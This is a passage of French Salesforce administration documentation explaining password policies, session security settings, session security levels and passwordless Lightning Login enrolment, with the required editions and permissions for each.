Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

AUTORISATIONS UTILISATEUR

Pour définir les stratégies de mot de passe :

- Gérer les stratégies de mot de passe

| Champ | Description |
| --- | --- |
| `Longueur minimale du mot de passe` | Nombre minimal de caractères requis pour un mot de passe. Lorsque vous définissez cette valeur, les utilisateurs existants ne sont pas affectés avant leur prochaine modification du mot de passe. La valeur par défaut est `8 caractères`. |
| `Exigence relative à la complexité du mot de passe` | La configuration requise pour les types de caractère à utiliser dans le mot de passe d'un utilisateur.<br>Niveaux de complexité :<br>• `Aucune restriction` : autorise n'importe quelle valeur de mot de passe et correspond à l'option de sécurité la plus faible.<br>• `Doit combiner des caractères alphanumériques` : nécessite au moins un caractère alphabétique et un chiffre (paramètre par défaut).<br>• `Doit combiner des caractères alphanumériques, numériques et spéciaux` : nécessite au moins un caractère alphabétique, un chiffre et l'un des caractères suivants : `! # $ % - _ = + < >`.<br>• `Doit combiner des chiffres, et des lettres majuscules et minuscules` : nécessite au moins un chiffre, une lettre majuscule et une lettre minuscule.<br>• `Doit combiner des chiffres, des lettres majuscules et minuscules, et des caractères spéciaux` : nécessite au moins un chiffre, une lettre majuscule, une lettre minuscule et l'un des caractères suivants : `! # $ % - _ = + < >`. |
| `Exigences de la question relative au mot de passe` | Les valeurs sont `Ne peut pas contenir de mot de passe` (c.-à-d. la réponse à la question secrète du mot de passe ne peut pas contenir le mot de passe lui-même) ou la valeur par défaut `Aucune` (aucune restriction dans la réponse). La réponse de l'utilisateur à la question secrète du mot de passe est requise. Ce paramètre n'est pas disponible pour les portails libre-service, les portails client ou les portails partenaires. |
| `Nombre maximal de tentatives de connexion non valides` | Le nombre d'échecs de connexion autorisés pour l'utilisateur avant le verrouillage. Ce paramètre n'est pas disponible pour des portails libre-service. |
| `Période de verrouillage effective` | Durée de verrouillage de la connexion. La valeur par défaut est 15 minutes. Ce paramètre n'est pas disponible pour des portails libre-service.<br>Remarque: Si des utilisateurs sont bloqués, ils doivent attendre l'expiration de la période de verrouillage. Alternativement, un utilisateur qui dispose de |

| Champ | Description |
| --- | --- |
| | l'autorisation « Réinitialiser les mots de passe utilisateur et déverrouiller les utilisateurs » peut les déverrouiller dans la Configuration en procédant comme suit :<br>**a.** Saisissez *Utilisateurs* dans la case Recherche rapide.<br>**b.** Sélectionnez **Utilisateurs**.<br>**c.** Sélectionnez les utilisateurs.<br>**d.** Cliquez sur **Déverrouiller**.<br>Ce bouton n'est disponible que lorsqu'un utilisateur est verrouillé. |
| Réponse secrète obscure pour les réinitialisations de mot de passe | Cette fonctionnalité masque les réponses aux questions de sécurité lors de la frappe. Le paramètre par défaut présente la réponse en texte brut.<br>Remarque: Si votre organisation utilise l'éditeur IME (Microsoft Input Method Editor) avec le mode de saisie défini sur Hiragana, les caractères ASCII saisis sont convertis en caractères japonais dans des champs de texte normaux. Cependant, l'IME ne fonctionne pas correctement dans les champs avec un texte obscur. Si les utilisateurs de votre organisation ne peuvent pas saisir correctement leur mot de passe ou d'autres valeurs une fois cette fonctionnalité activée, désactivez-la. |
| Exiger une durée de vie minimale du mot de passe égale à 1 jour | Lorsque vous sélectionnez cette option, un mot de passe ne peut pas être modifié plus d'une fois par période de 24 heures. |

3. Personnaliser le mot de passe oublié et informations d'assistance sur le compte verrouillé.

Remarque: Ce paramètre n'est pas disponible pour les portails libre-service, les portails client ou les portails partenaires.

| Champ | Description |
| --- | --- |
| Message | S'il est défini, ce message est affiché dans l'e-mail « Nous ne pouvons pas réinitialiser votre mot de passe ». Les utilisateurs reçoivent cet e-mail lorsqu'ils sont verrouillés suite à un nombre excessif de tentatives de réinitialisation de leur mot de passe. Le texte apparaît également au bas de la page Répondre à votre question de sécurité lorsque les utilisateurs réinitialisent leurs mots de passe.<br>Vous pouvez personnaliser le texte relatif à votre organisation en ajoutant le nom de votre service d'assistance interne ou d'un administrateur système. Dans le cas de l'e-mail, le message |

| Champ | Description |
| --- | --- |
| | s'affiche uniquement pour les comptes qui doivent être réinitialisés par un administrateur. Les déverrouillages dus à délais d'expiration sont associés à un message système différent. |
| `Lien d'aide` | Lorsque ce champ est défini, ce lien affiche le texte saisi dans le champ `Message`. Dans l'e-mail « Nous ne pouvons pas réinitialiser votre mot de passe », l'URL s'affiche telle qu'elle est saisie dans le champ `Lien d'aide`, ce qui permet à l'utilisateur de visualiser la cible du lien. Le format d'affichage de cette URL est une fonctionnalité de sécurité car l'utilisateur ne se trouve pas dans une organisation Salesforce.<br>Sur la page Répondre à votre question de sécurité, l'URL `Lien d'aide` est combinée au texte du champ `Message` pour créer un lien hypertexte. La sécurité ne pose pas de problème, car l'utilisateur se trouve dans une organisation Salesforce lors de la modification des mots de passe.<br>Protocoles valides :<br>• http<br>• https<br>• mailto |

4. Spécifiez une autre page d'accueil pour les utilisateurs disposant de l'autorisation « Utilisateur API uniquement ». Après avoir exécuté des tâches de gestion des utilisateurs, telles que la réinitialisation d'un mot de passe, les utilisateurs API uniquement sont redirigés vers l'URL spécifiée ici, plutôt que la page de connexion.
5. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Affichage et modification des stratégies de mot de passe dans les profils

Mots de passe

## Expiration des mots de passe de tous les utilisateurs

En tant qu'administrateur, vous pouvez expirer les mots de passe de tous les utilisateurs lorsque vous souhaitez renforcer la sécurité de votre organisation. Après l'expiration des mots de passe, tous les utilisateurs sont invités à réinitialiser leur mot de passe lors de leur connexion suivante.

Pour expirer les mots de passe de tous les utilisateurs, à l'exception de ceux qui ont l'autorisation « Le mot de passe n'expire jamais » :

1. Dans Configuration, saisissez *`Expirer tous les mots de passe`* dans la case `Recherche rapide`, puis sélectionnez **Expirer tous les mots de passe**.
2. Sélectionnez **Expiration de tous les mots de passe utilisateur**.
3. Cliquez sur **Enregistrer**.

Lors de la connexion suivante, les utilisateurs sont invités à réinitialiser leur mot de passe.

### Considérations relatives à l'expiration des mots de passe

- Les utilisateurs doivent parfois activer leur ordinateur pour se connecter à Salesforce.
- La fonction `Expiration de tous les mots de passe des utilisateurs` n'affecte pas les utilisateurs du portail libre-service, car ils ne sont pas des utilisateurs directs de Salesforce.

CONSULTER ÉGALEMENT :

Mots de passe

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

**AUTORISATIONS UTILISATEUR**

Pour faire expirer tous les mots de passe :

- Gérer les utilisateurs internes

## Modification des paramètres de sécurité de session

Vous pouvez modifier des paramètres de sécurité de session pour spécifier un type de connexion de session, des paramètres d'expiration et des plages d'adresse IP afin de vous protéger contre des attaques malveillantes et autres.

1. Dans Configuration, saisissez *Paramètres de session* dans la case Recherche rapide, puis sélectionnez **Paramètres de session**.
2. Personnalisez les paramètres de sécurité de session.

| Champ | Description |
| --- | --- |
| Valeur d'expiration | Délai après lequel le système déconnecte les utilisateurs inactifs. Pour les utilisateurs du portail, l'expiration est comprise entre 10 minutes et 24 heures, même si vous ne pouvez pas définir un délai inférieur 15 minutes. Sélectionnez une valeur comprise entre 15 minutes et 24 heures. Choisissez une période plus courte si votre organisation dispose d'informations confidentielles et que voulez appliquer une sécurité stricte.<br>Remarque: La valeur de temps de la dernière session active est mise à jour lorsque la moitié de la période de fin de session est écoulée. Par conséquent, si une fin de session est définie sur 30 minutes, le système ne vérifie pas l'activité avant un délai de 15 minutes. Par exemple, si vous mettez à jour un enregistrement au bout de 10 minutes, la valeur de temps de la dernière session active n'est pas mise à jour, car aucune activité n'a été détectée après 15 minutes. Vous êtes déconnecté(e) 20 minutes après (30 minutes au total), car l'heure de la dernière session active n'a pas été mise à jour. Supposons que vous mettez à jour un enregistrement après 20 minutes. Cela correspond à 5 minutes après la vérification de la dernière session active. Votre délai d'expiration est réinitialisé, et vous disposez de 30 minutes supplémentaires avant d'être déconnecté(e), soit un total de 50 minutes. |
| Désactiver la fenêtre d'avertissement d'expiration de session | Détermine si le système informe les utilisateurs inactifs avec un message d'avertissement d'expiration. Les utilisateurs sont informés 30 secondes avant l'expiration, comme spécifié par la Valeur d'expiration. |
| Forcer la déconnexion à l'expiration de la session | Lorsque les sessions des utilisateurs inactifs expirent, elles ne sont plus valides. Le navigateur est actualisé et renvoie à la page de connexion. Pour accéder à l'organisation, l'utilisateur doit se reconnecter. |

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Le paramètre Verrouiller les sessions sur l'adresse IP à partir de laquelle elles ont été ouvertes est disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

Tous les autres paramètres disponibles avec : **Personal** Edition, **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

### AUTORISATIONS UTILISATEUR

Pour modifier les paramètres de sécurité de session :

- Personnaliser l'application

| Champ | Description |
| --- | --- |
| | Remarque: Ne *pas* sélectionner `Désactiver la fenêtre d'avertissement d'expiration de session` lors de l'utilisation de ce paramètre. |
| `Verrouiller les sessions sur l'adresse IP à partir de laquelle elles ont été ouvertes` | Détermine si les sessions utilisateur sont verrouillées sur l'adresse IP avec laquelle l'utilisateur s'est connecté, afin d'empêcher des personnes non autorisées de pirater une session valide.<br>Remarque: Ce paramètre peut désactiver divers appareils mobiles et applications. |
| `Verrouiller les sessions du domaine dans lequel elles ont été utilisées en premier` | Associe la session Interface utilisateur actuelle d'un utilisateur, par exemple un utilisateur de communauté, à un domaine spécifique. Ce paramètre permet d'éviter l'utilisation non autorisée de l'ID de session dans un autre domaine. Ce paramètre est activé par défaut pour les organisations créées avec la version Spring '15 ou supérieure. |
| `Demander des connexions sécurisées (HTTPS)` | Détermine si le HTTPS est requis pour se connecter ou accéder à Salesforce, à l'exception des sites Force.com qui restent accessibles en utilisant le HTTP.<br>Ce paramètre est activé par défaut pour des raisons de sécurité.<br>Remarque: La page Réinitialiser les mots de passe pour vos utilisateurs est accessible uniquement à l'aide du protocole HTTPS. |
| `Forcer la reconnexion après une connexion en tant qu'utilisateur` | Détermine si un administrateur connecté sous l'identité d'un autre utilisateur est renvoyé à la session précédente après la déconnexion de cette identité secondaire.<br>Si le paramètre est désactivé, un administrateur doit se reconnecter pour continuer à utiliser Salesforce après s'être déconnecté en tant qu'utilisateur. Sinon, l'administrateur est renvoyé vers la session initiale après s'être déconnecté en tant qu'utilisateur. Ce paramètre est activé par défaut pour les nouvelles organisations à compter de la version Summer '14. |
| `Nécessite l'attribut HttpOnly` | Restreint l'accès aux cookies d'ID de session. Un cookie avec l'attribut HttpOnly n'est pas accessible via des méthodes non-HTTP, tels que des appels à partir de JavaScript.<br>Remarque: Si vous avez une application personnalisée ou empaquetée qui utilise JavaScript pour accéder à des cookies d'ID de session, la sélection de l'option `Nécessite l'attribut HttpOnly` interrompt votre application. L'accès au cookie par l'application est refusé. Si l'option `Nécessite l'attribut HttpOnly` est sélectionnée, la fenêtre de débogage AJAX Toolkit n'est pas disponible. |
| `Utiliser des demandes POST pour des sessions inter-domaines` | Configure l'organisation pour envoyer des informations sur les sessions en utilisant une requête POST, plutôt qu'une requête GET, pour les échanges inter-domaines. Un échange inter-domaine a lieu par exemple lorsqu'un |

| Champ | Description |
| --- | --- |
| | utilisateur utilise une page Visualforce. Dans ce contexte, les requêtes POST sont plus sûres que les requêtes GET, car elles gardent les informations sur les sessions dans le corps de la requête. Cependant, si vous activez ce paramètre, le contenu incorporé à partir d'un autre domaine, tel que...<br>`<img`<br>`src="https://acme.force.com/pic.jpg"/>`<br>n'est pas toujours affiché. |
| `Forcer les plages IP de connexion à chaque requête` | Limite les adresses IP à partir desquelles les utilisateurs peuvent accéder à Salesforce aux adresses IP définies dans `Plages IP de connexion`. Si ce paramètre est activé, les plages IP de connexion s'appliquent à chaque requête de page, y compris les requêtes d'applications clientes. Si ce paramètre est désactivé, les plages d'IP de connexion s'appliquent uniquement lorsqu'un utilisateur se connecte. Ce paramètre affecte les profils de tous les utilisateurs qui ont des restrictions sur l'IP de connexion. |
| `Activer la mise en mémoire cache et la saisie automatique sur la page de connexion` | Permet au navigateur de l'utilisateur de stocker des noms d'utilisateur. Si cette option est activée, après la connexion initiale, les noms d'utilisateur sont automatiquement renseignés dans le champ `Nom d'utilisateur` de la page de connexion. Si l'utilisateur a sélectionné **Mémoriser mes informations** dans la page de connexion, le nom d'utilisateur est conservé après l'expiration de la session ou la déconnexion de l'utilisateur. Le nom d'utilisateur est également affiché dans le commutateur. Ce paramètre est sélectionné par défaut pour toutes les organisations.<br>Remarque: Si vous désactivez ce paramètre, l'option **Mémoriser mes informations** n'est pas affichée dans la page de connexion de votre organisation ou dans le commutateur. |
| `Activer la mise en cache sécurisée et persistante du navigateur pour améliorer les performances` | Permet la mise en cache sécurisée des données dans le navigateur afin d'améliorer les performances de rechargement des pages en évitant les allers-retours vers le serveur. Ce paramètre est sélectionné par défaut pour toutes les organisations. Nous recommandons de ne pas désactiver ce paramètre. Vous pouvez toutefois le désactiver si la stratégie de votre société n'autorise pas la mise en cache du navigateur, même si les données sont cryptées. |
| `Activer le basculement d'utilisateur` | Détermine si commutateur est affiché lorsque les utilisateurs de votre organisation sélectionnent l'image de leur profil. Ce paramètre est sélectionné par défaut pour toutes les organisations. Le paramètre `Activer la mise en mémoire cache et la saisie semi-automatique sur la page de connexion` doit également être activé. Désélectionnez le paramètre `Activer le basculement d'utilisateur` pour ne pas afficher votre organisation dans les commutateurs d'autres organisations. Il masque également le commutateur pour les utilisateurs de votre organisation lorsqu'ils sélectionnent leur image de profil. |

| Champ | Description |
| --- | --- |
| `Mémoriser jusqu'à la déconnexion` | Habituellement, les noms d'utilisateur sont mis en cache uniquement lorsqu'une session est active ou si un utilisateur sélectionne **Mémoriser mes informations**. Pour des sessions SSO, l'option de mémorisation n'est pas disponible. Par conséquent, à l'expiration de la session, le nom d'utilisateur n'est plus affiché dans la page de connexion et dans le basculement d'utilisateur. En activant `Mémoriser jusqu'à la déconnexion`, les noms d'utilisateur mis en cache sont supprimés uniquement si l'utilisateur se déconnecte explicitement. Si la session expire, ils sont répertoriés dans le commutateur comme inactifs. Ainsi, si les utilisateurs utilisent leur propre ordinateur et autorisent l'expiration d'une session, ils peuvent sélectionner le nom d'utilisateur pour s'authentifier de nouveau. S'ils utilisent un ordinateur partagé, le nom d'utilisateur est supprimé immédiatement après la déconnexion de l'utilisateur.<br><br>Ce paramètre s'applique à tous les utilisateurs de votre organisation. Cette option n'est pas activée par défaut. Cependant, nous vous encourageons à l'activer pour le confort de vos utilisateurs. Laissez ce paramètre désactivé si votre organisation n'expose pas tous vos fournisseurs SSO ou d'authentification dans votre page de connexion. |
| `Activer la méthode de confirmation d'identité par SMS` | Permet aux utilisateurs de recevoir un code PIN unique livré par SMS. Si ce paramètre est sélectionné, les administrateurs ou les utilisateurs doivent vérifier leur numéro de téléphone mobile pour profiter de cette fonctionnalité. Ce paramètre est sélectionné par défaut pour toutes les organisations. |
| `Demander des jetons de sécurité pour les connexions API à partir d'appels (API versions 31.0 et antérieures)` | Dans l'API versions 31.0 et antérieures, des jetons de sécurité sont requis pour les connexions API à partir d'appels externes. Par exemple, les appels Apex ou les appels utilisant le proxy AJAX. Dans l'API versions 32.0 et supérieures, les jetons de sécurité sont requis par défaut. |
| `Plages de connexion IP` (pour les éditions Contact Manager, Group et Professional) | Spécifie une plage d'adresses IP à partir desquelles les utilisateurs doivent se connecter pour éviter l'échec de la connexion.<br><br>Pour spécifier une plage, cliquez sur **Nouveau**, puis saisissez une Adresse IP de début et une Adresse IP de fin afin de définir la plage, qui inclut les valeurs de début et de fin.<br><br>Ce champ n'est pas disponible dans les éditions Enterprise, Unlimited, Performance et Developer. Dans ces éditions, vous pouvez spécifier une plage de connexions IP valide dans les paramètres du profil utilisateur. |
| `Autoriser les utilisateurs à utiliser une clé de sécurité (U2F)` | Autorise les utilisateurs à utiliser une clé de sécurité U2F pour l'authentification à deux facteurs et la vérification de l'identité. Au lieu d'utiliser Salesforce Authenticator, un mot de passe unique généré par une application d'authentification ou des mots de passe uniques envoyés par e-mail ou SMS, l'utilisateur insère sa clé de sécurité U2F enregistrée dans un port USB pour la vérification de son identité. |
| `Autoriser les vérifications automatisées basées sur` | Autorise les utilisateurs à vérifier l'identité en approuvant automatiquement les notifications dans Salesforce Authenticator, dès qu'ils se trouvent à un |

| Champ | Description |
| --- | --- |
| `l'emplacement avec Salesforce Authenticator`<br>`Autoriser uniquement à partir d'adresses IP de confiance` | emplacement de confiance, par exemple son domicile ou son bureau. Si vous autorisez les vérifications automatisées, vous pouvez les autoriser à partir de n'importe quel emplacement ou les limiter aux adresses IP de confiance, telles que le réseau de votre entreprise. |
| `Autoriser Lightning Login` | Autorise les utilisateurs à utiliser Lightning Login pour les connexions Salesforce sans mot de passe, en s'appuyant sur Salesforce Authenticator pour la vérification de l'identité. |
| `Activation de la protection contre le détournement de clic pour les pages de configuration` | Protège contre les attaques par détournement de clic (clickjacking) dans les pages Salesforce de configuration. Le clickjacking est également connu en tant qu'attaque de redirection d'interface utilisateur. (les pages de configuration sont disponibles dans le menu Configuration). |
| `Activation de la protection contre le détournement de clic pour les pages Salesforce hors configuration` | Protège contre les attaques par détournement de clic dans les pages Salesforce autres que de configuration. Le clickjacking est également connu en tant qu'attaque de redirection d'interface utilisateur. Les pages de configuration contiennent déjà une protection contre les attaques par détournement de clic. (les pages de configuration sont disponibles dans le menu Configuration). Ce paramètre est sélectionné par défaut pour toutes les organisations. |
| `Activer la protection contre le détournement de clic pour les pages Visualforce personnalisées avec des en-têtes standard` | Protège contre les attaques par détournement de clic dans vos pages Visualforce avec des en-têtes activés. Le clickjacking est également connu en tant qu'attaque de redirection d'interface utilisateur.<br>ATTENTION: Si vous utilisez des pages Visualforce personnalisées dans un cadre ou un iframe, la page affichée peut être vide ou sans cadre. Par exemple, dans une présentation de page, les pages Visualforce ne fonctionnent pas lorsque la protection contre le détournement de clic est activée. |
| `Activer la protection contre le détournement de clic pour les pages Visualforce personnalisées avec des en-têtes désactivés` | Protège contre les attaques par détournement de clics de vos pages Visualforce avec des en-têtes désactivés lorsque l'attribut `showHeader="false"` est défini dans la page. Le détournement de clics est également appelé redirection d'interface utilisateur.<br>ATTENTION: Si vous utilisez des pages Visualforce personnalisées dans un cadre ou un iframe, la page affichée peut être vide ou sans cadre. Par exemple, dans une présentation de page, les pages Visualforce ne fonctionnent pas lorsque la protection contre le détournement de clic est activée. |
| `Activer la protection CSRF dans les requêtes GET des pages hors configuration`<br>`Activer la protection CSRF dans les requêtes POST des pages hors configuration` | Protège contre les attaques par Falsification de requête inter-site (CSRF) en modifiant les pages hors Configuration. Les pages hors Configuration incluent une chaîne de caractères aléatoire dans les paramètres de l'URL ou en tant que champ de formulaire masqué. Avec chaque requête GET et POST, l'application vérifie la validité de cette chaîne de caractères. L'application n'exécute pas la commande tant que la valeur trouvée ne correspond pas à |

| Champ | Description |
| --- | --- |
| | la valeur attendue. Ce paramètre est sélectionné par défaut pour toutes les organisations. |
| `URL de déconnexion` | Redirige les utilisateurs qui se déconnectent de Salesforce vers une page spécifique, par exemple la page d'un fournisseur d'authentification ou une page de marque personnalisée. Cette URL est utilisée uniquement si aucune URL de déconnection n'est spécifiée dans les paramètres du fournisseur d'identité, d'authentification unique SAML ou d'un fournisseur d'authentification externe. Si aucune valeur d'`URL de déconnexion` n'est spécifiée, la valeur par défaut est `https://login.salesforce.com`, sauf si Mon domaine est activé. Si Mon domaine est activé, l'URL par défaut est `https://`*`domainepersonnalisé`*`.my.salesforce.com`. |

3. Cliquez sur **Enregistrer**.

## Niveaux de sécurité des sessions

Vous pouvez limiter l'accès à certains types de ressource en fonction du niveau de sécurité associé à la méthode d'authentification (connexion) pour la session actuelle de l'utilisateur. Par défaut, chaque méthode de connexion a l'un des deux niveaux de sécurité suivants : Standard ou Assurance élevée. Vous pouvez modifier le niveau de sécurité de la session et définir des politiques afin de rendre les ressources spécifiées disponibles uniquement pour les utilisateurs de niveau Assurance élevée.

Par défaut, les niveaux de sécurité ci-dessous sont attribués aux différentes méthodes d'authentification.

- Nom d'utilisateur et mot de passe - standard
- Authentification déléguée - standard
- Activation - standard
- Lightning Login - assurance élevée
- Authentification à deux facteurs - assurance élevée
- Fournisseur d'authentification - standard
- SAML - standard

> Remarque: Le niveau de sécurité d'une session SAML peut également être spécifié à l'aide de l'attribut `SessionLevel` de l'assertion SAML envoyée par le fournisseur d'identité. L'attribut peut avoir la valeur `STANDARD` ou `HIGH_ASSURANCE`.

Pour changer le niveau de sécurité associé à une méthode de connexion :

1. Dans Configuration, saisissez *`Paramètres de session`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de session**.
2. Sous Niveaux de sécurité de session, sélectionnez la méthode de connexion.
3. Pour déplacer la méthode vers la catégorie appropriée, cliquez sur la flèche **Ajouter** ou **Supprimer**.

Actuellement, les seules fonctionnalités qui utilisent la sécurité au niveau de la session sont les rapports et les tableaux de bord dans Salesforce et les applications connectées. Vous pouvez définir des stratégies exigeant une Assurance élevée sur ce type de ressource. Vous pouvez également indiquer l'action à exécuter si la session utilisée pour accéder la ressource n'est pas hautement sécurisée. Les actions prises en charge sont les suivantes :

- Bloquer : bloque l'accès à la ressource en affichant une erreur de privilèges insuffisants.

- Augmenter le niveau de session : invite l'utilisateur à procéder à une authentification à deux facteurs. Si l'utilisateur parvient à s'authentifier, il peut accéder à la ressource. Vous pouvez appliquer cette action lorsque les utilisateurs accèdent à des rapports ou à des tableaux de bord, ou seulement lorsqu'ils les exportent et les impriment.

ATTENTION: Lightning Experience ne prend pas en charge le passage du niveau de session à Assurance élevée en redirigeant l'utilisateur pour qu'il effectue une authentification à deux facteurs. Si votre organisation a activé Lightning Experience et que vous avez défini une stratégie qui exige une session hautement sécurisée pour accéder aux rapports et aux tableaux de bord, les utilisateurs de Lightning Experience en session standard ne peuvent pas accéder aux rapports et tableaux de bord. Ils ne voient pas non plus les icônes de ces ressources dans le menu de navigation. Pour contourner cette difficulté, les utilisateurs qui ont une session standard peuvent se déconnecter et se reconnecter à l'aide d'une méthode d'authentification définie comme hautement sécurisée par leur organisation. Ils ont ainsi accès aux rapports et aux tableaux de bord. Ils peuvent également basculer vers Salesforce Classic où ils sont invités à augmenter le niveau de la session lorsqu'ils tentent d'accéder à des rapports ou à des tableaux de bord.

Pour définir une politique qui exige une assurance élevée afin d'accéder à une application connectée :

1. Dans Configuration, saisissez *Applications connnectées* dans la case Recherche rapide, puis sélectionnez l'option permettant de gérer les applications connectées.
2. Cliquez sur **Modifier** en regard de l'application connectée.
3. Sélectionnez **Session de niveau d'assurance élevée requise**.
4. Sélectionnez l'une des actions présentées.
5. Cliquez sur **Enregistrer**.

Pour définir une politique qui exige une assurance élevée afin d'accéder à des rapports et des tableaux de bord :

1. Dans Configuration, saisissez *Politiques d'accès* dans la case Recherche rapide, puis sélectionnez **Politiques d'accès**.
2. Sélectionnez **Session de niveau d'assurance élevée requise**.
3. Sélectionnez l'une des actions présentées.
4. Cliquez sur **Enregistrer**.

Les niveaux de session n'ont pas d'impact sur les ressources de l'application autres que les applications connectées, les rapports et les tableaux de bord, pour lesquels des stratégies de sécurité explicites ont été définies.

CONSULTER ÉGALEMENT :

Sécurité des sessions

Accès à la Configuration

Historique de vérification de l'identité

## Activation de la connexion Lightning pour des connexions sans mot de passe

Oubliez les problèmes de mots de passe faibles, d'oubli de mot de passe et de comptes verrouillés. Offrez à vos utilisateurs la vitesse, la souplesse et la sécurité des connexions sans mot de passe. Activez Lightning Login, attribuez l'autorisation requise à vos utilisateurs et encouragez-les à s'inscrire individuellement à Lightning Login.

Les connexions sans mot de passe s'appuient sur Salesforce Authenticator (version 2 ou ultérieure), l'application mobile d'authentification à deux facteurs, disponible en téléchargement gratuit pour les appareils iOS et Android. Lightning Login ajoute une couche de sécurité en demandant deux facteurs d'authentification pour la connexion.

- Le premier facteur est un dispositif que possède l'utilisateur : l'appareil mobile sur lequel Salesforce Authenticator est installé et connecté avec le compte Salesforce de l'utilisateur.
- Le deuxième facteur est une caractéristique de l'utilisateur, par exemple une empreinte digitale, ou une information confidentielle dont dispose l'utilisateur, par exemple un code PIN. Le deuxième niveau d'authentification améliore la sécurité en demandant l'accès à l'appareil mobile et l'empreinte digitale ou le code PIN de l'utilisateur.

Lightning Login n'est pas limité aux organisations qui utilisent Lightning Experience. Elle fonctionne également avec Salesforce Classic.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Database.com** Edition, **Developer** Edition, **Enterprise** Edition, **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les autorisations système dans les profils :
- Gérer les profils et les ensembles d'autorisations

Pour activer Lightning Login :
- Personnaliser l'application

1. Dans Configuration, saisissez *`Paramètres de session`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de session**.
2. Vérifiez les paramètres par défaut de Lightning Login.
   a. Assurez-vous que l'option `Autoriser Lightning Login` est activée.

      Ce paramètre rend la fonctionnalité disponible, même si personne ne peut s'inscrire tant que vous n'avez pas attribué l'autorisation « Utilisateur de Lightning Login ». Vous pouvez désactiver à tout moment `Autoriser Lightning Login` pour basculer tous les utilisateurs vers une connexion classique par nom d'utilisateur et mot de passe.

   b. Confirmez qu'un niveau de sécurité de session Assurance élevée convient à cette méthode de connexion.

      Une connexion Ligthning Login établit un niveau de sécurité Assurance élevée pour la session de l'utilisateur. Si nécessaire, vous pouvez définir le niveau de sécurité sur Standard, qui correspond au niveau de sécurité par défaut pour la méthode par nom d'utilisateur et mot de passe que Lightning Login généralement remplace.
3. Attribuez l'autorisation « Utilisateur de Lightning Login » dans le profil utilisateur (pour les profils clonés ou personnalisés uniquement) ou l'ensemble d'autorisations. Lightning Login n'est pas pris en charge pour des utilisateurs externes.

Notez les points suivants concernant l'association de Lightning Login aux autres fonctionnalités de connexion, de vérification de l'identité et d'authentification à deux facteurs.

- Vous pouvez surveiller l'activité de Lightning Login de vos utilisateurs à l'aide des outils Historique des connexions ou Historique de vérification de l'identité.
- Si des utilisateurs inscrits tentent une connexion Lightning Login à partir d'un navigateur ou d'un appareil non reconnu, Salesforce demande une connexion par nom d'utilisateur et mot de passe, en plus de la vérification de l'identité.
- Si un utilisateur s'est déjà connecté depuis un navigateur et a sélectionné `Mémoriser mes informations`, les indices de connexion de la page de connexion affichent un éclair en regard des noms d'utilisateur passés qui sont activés pour Lightning Login.

  Remarque: Pour permettre à Lightning Login d'afficher correctement les indices de connexion dans le navigateur Apple Safari, modifiez l'option « Cookies et données de sites Web » du navigateur. Invitez vos utilisateurs à changer l'option de « N'autoriser que les sites Web visités » à « Toujours autoriser ».

- Si votre organisation définit une politique d'authentification à deux facteurs pour les connexions, la méthode Lightning Login satisfait à l'exigence du deuxième facteur. Salesforce ne demande pas séparément aux utilisateurs qui disposent de l'autorisation « Authentification à deux facteurs pour les connexions à l'interface utilisateur » de fournir un deuxième facteur.
- Si votre organisation a défini une politique de sécurité des transactions qui exige une authentification à deux facteurs, Lightning Login n'est pas prise en charge. Les utilisateurs inscrits qui tentent une connexion Lightning Login doivent à la place se connecter avec un nom d'utilisateur et un mot de passe.

Inscription dans Lightning pour les connexions sans mot de passe
Inscrivez-vous dans Lightning Login pour bénéficier de la rapidité, de la facilité et de la sécurité des connexions sans mot de passe.
Annulation de l'inscription à Lightning Login d'un utilisateur
Annulez l'inscription à Lightning Login d'un utilisateur s'il n'est plus autorisé à utiliser Lightning Login.

## Inscription dans Lightning pour les connexions sans mot de passe

Inscrivez-vous dans Lightning Login pour bénéficier de la rapidité, de la facilité et de la sécurité des connexions sans mot de passe.

Si un administrateur Salesforce vous a autorisé à vous inscrire dans Lightning Login, vous devez procéder vous-même à l'inscription (l'administrateur ne peut pas le faire à votre place).

1. Munissez-vous de votre appareil mobile pour vous préparer à approuver la notification d'inscription.

   Lightning Login nécessite Salesforce Authenticator (version 2 ou supérieure), l'application mobile d'authentification à deux facteurs, disponible en téléchargement gratuit pour les appareils iOS et Android. Si vous n'utilisez pas encore Salesforce Authenticator, l'inscription inclut quelques étapes supplémentaires. Vous êtes invité(e) à télécharger et à installer Salesforce Authenticator, à connecter l'application à votre compte Salesforce et à configurer un deuxième facteur d'authentification (empreinte digitale ou code PIN).

2. Dans vos paramètres personnels, saisissez `Détails utilisateur avancés` dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez `Informations personnelles` dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
3. Cliquez sur **S'inscrire** en regard du champ `Lightning Login`.

   Si cette option n'est pas affichée, votre administrateur ne vous a pas accordé l'autorisation de vous inscrire.

4. À l'invite, ouvrez la notification de Salesforce Authenticator sur votre appareil mobile et approuvez la demande.
5. À l'invite, donnez votre empreinte ou saisissez code PIN sur votre appareil mobile.

Vous pouvez maintenant utiliser cette méthode de connexion.

1. **Cliquer** : dans la page de connexion de Salesforce, recherchez l'éclair en regard de votre nom d'utilisateur activé pour Lightning Login, puis cliquez votre nom. Si la page de connexion vous demande un nom d'utilisateur et un mot de passe, vous pouvez saisir votre nom d'utilisateur seulement et ignorer le champ du mot de passe, puis cliquez sur **Se connecter**.
2. **Toucher** : sur votre appareil mobile, touchez la notification depuis l'application Salesforce Authenticator.
3. **Appuyez** : vérifiez votre identité avec votre empreinte digitale ou un code PIN. Rapide ! Vous êtes connecté(e).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

